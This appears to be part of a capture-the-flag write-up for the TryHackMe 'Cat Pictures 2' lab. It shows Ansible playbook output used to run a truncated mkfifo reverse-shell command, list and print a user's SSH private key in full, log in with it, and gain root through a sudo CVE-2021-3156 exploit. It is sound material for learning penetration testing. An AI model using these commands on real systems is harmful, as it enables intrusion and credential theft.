


2023-08-08
02:16:12

```
Updating c21d65d..7a6ab4c
Fast-forward
 playbook.yaml | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)

PLAY [Test] ********************************************************************

TASK [Gathering Facts] *********************************************************
ok: [127.0.0.1]

TASK [get the username running the deploy] *************************************
fatal: [127.0.0.1]: FAILED! => {"changed": false, "cmd": ["rm", "-f", "/tmp/f;mkfifo", "/tmp/f;cat", "/tmp/f|/
        to retry, use: --limit @/root/ansible/playbook.retry

PLAY RECAP *********************************************************************
127.0.0.1                  : ok=1    changed=0    unreachable=0    failed=1
```


```
exit status 2

From ssh://127.0.0.1:222/samarium/ansible
   c21d65d..7a6ab4c  main       -> origin/main
 [WARNING]: Consider using the file module with state=absent rather than
running rm.  If you need to use command because file is insufficient you can
add warn=False to this command task or set command_warnings=False in
ansible.cfg to get rid of this message.
```

The another way is using the `.ssh` key from the target machine:




2023-08-08 02:28:03

```
ok: [127.0.0.1]

TASK [debug] *******************************************************************
ok: [127.0.0.1] => {
    "username_on_the_host": {
        "changed": false,
        "cmd": [
            "ls",
            "-la"
        ],
        "delta": "0:00:00.013567",
        "end": "2023-08-08 02:30:09.357697",
        "failed": false,
        "rc": 0,
        "start": "2023-08-08 02:30:09.344130",
        "stderr": "",
        "stderr_lines": [],
        "stdout": "total 56\ndrwxr-xr-x 8 bismuth bismuth 4096 Mar 20 08:58 .\ndrwxr-xr-x 3 root    root    
        "stdout_lines": [
            "total 56",
            "drwxr-xr-x 8 bismuth bismuth 4096 Mar 20 08:58 .",
            "drwxr-xr-x 3 root    root    4096 Nov  7  2022 ..",
            "drwxr-xr-x 3 bismuth bismuth 4096 Nov  7  2022 .ansible",
            "lrwxrwxrwx 1 bismuth bismuth    9 Nov  7  2022 .bash_history -> /dev/null",
            "-rw-r--r-- 1 bismuth bismuth  220 Nov  7  2022 .bash_logout",
            "-rw-r--r-- 1 bismuth bismuth 3771 Nov  7  2022 .bashrc",
            "drwx------ 2 bismuth bismuth 4096 Nov  7  2022 .cache",
            "drwxr-x--- 3 bismuth bismuth 4096 Nov  7  2022 .config",
            "-rw-rw-r-- 1 bismuth bismuth   33 Mar 20 08:58 flag2.txt",
            "drwx------ 3 bismuth bismuth 4096 Nov  7  2022 .gnupg",
            "-rw------- 1 bismuth bismuth   43 Nov  7  2022 .lesshst",
            "drwxrwxr-x 2 bismuth bismuth 4096 Nov  7  2022 .nano",
            "-rw-r--r-- 1 bismuth bismuth  655 Nov  7  2022 .profile",
            "drwx------ 2 bismuth bismuth 4096 Nov  7  2022 .ssh",
            "-rw-r--r-- 1 bismuth bismuth    0 Nov  7  2022 .sudo_as_admin_successful",
            "-rw-rw-r-- 1 bismuth bismuth  182 Nov  7  2022 .wget-hsts"
        ]
    }
}

TASK [Test] ********************************************************************
changed: [127.0.0.1]

PLAY RECAP *********************************************************************
127.0.0.1                  : ok=4    changed=1    unreachable=0    failed=0
```



2023-08-08
02:31:40

```
ok: [127.0.0.1]

TASK [debug] **********************************************************************
ok: [127.0.0.1] => {
    "username_on_the_host": {
        "changed": false,
        "cmd": [
            "ls",
            "-la",
            ".ssh"
        ],
        "delta": "0:00:00.007188",
        "end": "2023-08-08 02:31:47.184207",
        "failed": false,
        "rc": 0,
        "start": "2023-08-08 02:31:47.177019",
        "stderr": "",
        "stderr_lines": [],
        "stdout": "total 24\ndrwx------ 2 bismuth bismuth 4096 Nov  7  2022 .\ndrwxr-xr-x 8 bismuth bismuth 4
        "stdout_lines": [
            "total 24",
            "drwx------ 2 bismuth bismuth 4096 Nov  7  2022 .",
            "drwxr-xr-x 8 bismuth bismuth 4096 Mar 20 08:58 ..",
            "-rw-rw-r-- 1 bismuth bismuth  805 Nov  7  2022 authorized_keys",
            "-rw------- 1 bismuth bismuth 1679 Nov  7  2022 id_rsa",
            "-rw-r--r-- 1 bismuth bismuth  404 Nov  7  2022 id_rsa.pub",
            "-rw-r--r-- 1 bismuth bismuth  222 Nov  7  2022 known_hosts"
        ]
    }
}

TASK [Test] ***********************************************************************
changed: [127.0.0.1]

PLAY RECAP ************************************************************************
127.0.0.1                  : ok=4    changed=1    unreachable=0    failed=0
```



```
2023-08-08
02:33:36
```

```
TASK [debug]
ok: [127.0.0.1] => {
    "username_on_the_host": {
        "changed": false,
        "cmd": [
            "cat",
            ".ssh/id_rsa"
        ],
        "delta": "0:00:00.003478",
        "end": "2023-08-08 02:34:32.039727",
        "failed": false,
        "rc": 0,
        "start": "2023-08-08 02:34:32.036249",
        "stderr": "",
        "stderr_lines": [],
        "stdout": "-----BEGIN RSA PRIVATE KEY-----\nMIIEpQIBAAKCAQEA2epfgbqSrWGvHLh3a3K2X/6flpaL2ccuKMjnkBfxJh
        "stdout_lines": [
            "-----BEGIN RSA PRIVATE KEY-----",
            "MIIEpQIBAAKCAQEA2epfgbqSrWGvHLh3a3K2X/6flpaL2ccuKMjnkBfxJhPK721K",
            "uuqJIyB0iMoWmBFo+10TX3L8LRd5rgVKiTyv0QhVcHX2tFK5ma88a2xAuaMe5BJP",
            "DwDkVfS2lnxgfBO9U4d73IK7963QwMF3u98bueJZkKkrFr4jfvbkDJOP24a95H4v",
            "iYxjtXZut3vPlaONXwPzQfhV/cPRaSKHTQFcSkyn8hllxTF29ZPyDYAkSFytlJ33",
            "epDVy/fv2Fc8mKCg+tKWEfsh2E3QPM2pXuAhXKVAyxK2RUnBNNZ4V+aYe3AmL6Q8",
            "1BNDvSN+K04N3KanmFgrnIwOYvYUfTPdVIoVhwIDAQABAoIBAQDGoiawf7qXpEUU",
            "bukb3hJzagtaHpwXxMFEl+zLoadEyCHhIMRPoN2kUT8oON1je+svxOWVyaAoEg/u",
            "GhCZC+JPLcODoWNhd06K0frHCIPvMstDpZS+3ldEKq4Meg8QyoV3EDZNCDYCTEPO",
            "kAtuCq6hP7vYavtF3cdJQg8Zj6A/vuCCDcmttDN/LDcUOaEQd5e/aYL66wUViVxu",
            "HTu6cD6IT4VTD+N2ZObaYZbA3Evng0pS64OLlilhmomrcZGGbwV+BVOcnkF/fbD9",
            "U486bH1h+F6VmX8KOjGgL/6UvcoE20T9hPkoJOhNMDo7K1dfuIkaMJu/2QIdf7Bc",
            "+zvGEspBAoGBAP+0xSiQkw0IxcPY4BIOph/xfm2uEVWl1lH/11eN4Y8JsjLYIux0",
            "5E2EIWeEYZx4BM1QtwqTO9ZjbnG7rbNV5Ck6jCA2tmxR77SdBuyKokswgdGgA9Ai",
            "/2arzy+kSMDrRnVxD1XQ+5urcfjAwzrYN98iezNJ1V/TB8E4+xXiWvh3AoGBANoq",
            "fBlOvfjr9e9s2Hv+r7T2sPCHyIYSFSwAv7/ftdq9h88b6Wa2w2YTZgpFtKt4EWHa",
            "rfZPQyYzWxorHaYO9TlB2C6XRMBeMy74+EhlN5bgGYYp5prmqIwDO2HhHf0gQeus",
            "cjJNKR8vY4wASKoNmGP7dyQeIydQQEVYPqwrFB9xAoGAOS30NJj3uR9wEdZqbL9H",
            "2LbI3b/h8nQOE/IQ9mwsty6k4YfBb3zIHKliSuKobTPNZxgYhk3cQJmlddtRAVxA",
            "lBOaiA2UB27fGlVO2hA6MHQdY4HTuHRLBmt+/hlPh4xVCigJFNiRmwLgjo6UWZFG",
            "FSiBwjtNcosfHc8fHoqqawsCgYEAs5SpFkPkyFOi23RjNp3MkE9IEpYSj5mu58uu",
            "Cwjgrq+4bNjy5OOoMAvjwKzkLQjmdgAFlmxkP7uiUAYRn7FMVddHVgKaSya/RvkV",
            "lrIKch0BpZg0BGm9b5LxfH5LqyK0YIRQc+tj4BGoBYPuTFxohlRmG8ra8O90GCCt",
            "ZhcHt2ECgYEAgB3lB0wO5ZP+T84RWE0cQNKs3aMXqgU9IMN5qHdt9faDG7bVt8aY",
            "gnff4aoDJsz6mV+xjeVRONDgNCBtS8/vE4OW+MRoXrLoK35CDg6MtBL8rxDwx7aC",
            "PXrqJoUuYPPMjeeqcv0LbXDT3a/mkj074aB5LWcEYxNkIyJGC5EbRkU=",
            "-----END RSA PRIVATE KEY-----"
        ]
```

Remove all the double-quote `"` and the colon `,`:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2epfgbqSrWGvHLh3a3K2X/6flpaL2ccuKMjnkBfxJhPK721K
uuqJIyB0iMoWmBFo+10TX3L8LRd5rgVKiTyv0QhVcHX2tFK5ma88a2xAuaMe5BJP
DwDkVfS2lnxgfBO9U4d73IK7963QwMF3u98bueJZkKkrFr4jfvbkDJOP24a95H4v
iYxjtXZut3vPlaONXwPzQfhV/cPRaSKHTQFcSkyn8hllxTF29ZPyDYAkSFytlJ33
epDVy/fv2Fc8mKCg+tKWEfsh2E3QPM2pXuAhXKVAyxK2RUnBNNZ4V+aYe3AmL6Q8
1BNDvSN+K04N3KanmFgrnIwOYvYUfTPdVIoVhwIDAQABAoIBAQDGoiawf7qXpEUU
bukb3hJzagtaHpwXxMFEl+zLoadEyCHhIMRPoN2kUT8oON1je+svxOWVyaAoEg/u
GhCZC+JPLcODoWNhd06K0frHCIPvMstDpZS+3ldEKq4Meg8QyoV3EDZNCDYCTEPO
kAtuCq6hP7vYavtF3cdJQg8Zj6A/vuCCDcmttDN/LDcUOaEQd5e/aYL66wUViVxu
HTu6cD6IT4VTD+N2ZObaYZbA3Evng0pS64OLlilhmomrcZGGbwV+BVOcnkF/fbD9
U486bH1h+F6VmX8KOjGgL/6UvcoE20T9hPkoJOhNMDo7K1dfuIkaMJu/2QIdf7Bc
+zvGEspBAoGBAP+0xSiQkw0IxcPY4BIOph/xfm2uEVWl1lH/11eN4Y8JsjLYIux0
5E2EIWeEYZx4BM1QtwqTO9ZjbnG7rbNV5Ck6jCA2tmxR77SdBuyKokswgdGgA9Ai
/2arzy+kSMDrRnVxD1XQ+5urcfjAwzrYN98iezNJ1V/TB8E4+xXiWvh3AoGBANoq
fBlOvfjr9e9s2Hv+r7T2sPCHyIYSFSwAv7/ftdq9h88b6Wa2w2YTZgpFtKt4EWHa
rfZPQyYzWxorHaYO9TlB2C6XRMBeMy74+EhlN5bgGYYp5prmqIwDO2HhHf0gQeus
cjJNKR8vY4wASKoNmGP7dyQeIydQQEVYPqwrFB9xAoGAOS30NJj3uR9wEdZqbL9H
2LbI3b/h8nQOE/IQ9mwsty6k4YfBb3zIHKliSuKobTPNZxgYhk3cQJmlddtRAVxA
lBOaiA2UB27fGlVO2hA6MHQdY4HTuHRLBmt+/hlPh4xVCigJFNiRmwLgjo6UWZFG
FSiBwjtNcosfHc8fHoqqawsCgYEAs5SpFkPkyFOi23RjNp3MkE9IEpYSj5mu58uu
Cwjgrq+4bNjy5OOoMAvjwKzkLQjmdgAFlmxkP7uiUAYRn7FMVddHVgKaSya/RvkV
```

```
lrIKch0BpZg0BGm9b5LxfH5LqyK0YIRQc+tj4BGoBYPuTFxohlRmG8ra8O90GCCt
ZhcHt2ECgYEAgB3lB0wO5ZP+T84RWE0cQNKs3aMXqgU9IMN5qHdt9faDG7bVt8aY
gnff4aoDJsz6mV+xjeVRONDgNCBtS8/vE4OW+MRoXrLoK35CDg6MtBL8rxDwx7aC
PXrqJoUuYPPMjeeqcv0LbXDT3a/mkj074aB5LWcEYxNkIyJGC5EbRkU=
-----END RSA PRIVATE KEY-----
```

Remember to `chmod 600` the `id_rsa` then SSH to the target:

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures_2]
└─$ ssh bismuth@10.10.39.159 -i id_rsa
The authenticity of host '10.10.39.159 (10.10.39.159)' can't be established.
ED25519 key fingerprint is SHA256:v5lWkLg1IAbKhEg3VqME9ImEOeGDCSp110vO8WggDrk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.39.159' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-206-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Aug  8 02:38:39 PDT 2023

  System load:  0.03               Users logged in:                0
  Usage of /:   15.5% of 30.38GB   IP address for eth0:            10.10.39.159
  Memory usage: 57%                IP address for docker0:         172.17.0.1
  Swap usage:   15%                IP address for br-9a1d48437b59: 172.18.0.1
  Processes:    116


 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

26 updates can be applied immediately.
23 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setti
ngs


Last login: Tue Aug  8 02:34:36 2023 from 127.0.0.1
bismuth@catpictures-ii:~$ pwd
/home/bismuth
```

Privilege Escalation → root

You can download the `linpeas.sh` and transfer it to the target machine to find the vulnerabilities or manually check the `sudo` version:

```
bismuth@catpictures-ii:~$ sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
```

The `sudo` version on this target is out-of-date → I found the exploitation from this source. On local machine, I clone the repository from github, then transfer all the files inside the directory to the target machine:

```
┌──(kali㉿kali)-[~/TryHackMe/CatPictures_2]
└─$ git clone https://github.com/CptGibbon/CVE-2021-3156.git
Cloning into 'CVE-2021-3156'...
remote: Enumerating objects: 13, done.
remote: Counting objects: 100% (13/13), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 13 (delta 1), reused 5 (delta 0), pack-reused 0
Receiving objects: 100% (13/13), 4.13 KiB | 1.03 MiB/s, done.
Resolving deltas: 100% (1/1), done.

┌──(kali㉿kali)-[~/TryHackMe/CatPictures_2]
└─$ cd CVE-2021-3156

┌──(kali㉿kali)-[~/TryHackMe/CatPictures_2/CVE-2021-3156]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

After transferring all the essential files, run `make` then `./exploit` to become `root` user and get the final flag:

```
bismuth@catpictures-ii:~$ ls -l
total 24
-rw-rw-r-- 1 bismuth bismuth  332 Aug  8 02:50 Dockerfile
-rw-rw-r-- 1 bismuth bismuth 2048 Aug  8 02:50 exploit.c
-rw-rw-r-- 1 bismuth bismuth   33 Mar 20 08:58 flag2.txt
-rw-rw-r-- 1 bismuth bismuth  208 Aug  8 02:50 Makefile
-rw-rw-r-- 1 bismuth bismuth  692 Aug  8 02:50 README.md
-rw-rw-r-- 1 bismuth bismuth  599 Aug  8 02:50 shellcode.c
bismuth@catpictures-ii:~$ make
mkdir libnss_x
cc -O3 -shared -nostdlib -o libnss_x/x.so.2 shellcode.c
cc -O3 -o exploit exploit.c
bismuth@catpictures-ii:~$ ./exploit
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),115(lpadmin),116(sambashare),1000(bism
uth)
# ls
Dockerfile  Makefile  README.md  exploit  exploit.c  flag2.txt  libnss_x  shellcode.c
# cd /root
# ls -l
total 16
drwxr-xr-x 3 root root 4096 Aug  8 02:33 ansible
-rw-r--r-- 1 root root  398 Nov  7  2022 docker-compose.yaml
-rw-r--r-- 1 root root   33 Nov  7  2022 flag3.txt
drwxr-xr-x 5 root root 4096 Nov  7  2022 gitea
# cat flag3.txt
6d2a9f8f8174e86e27d565087a28a971
```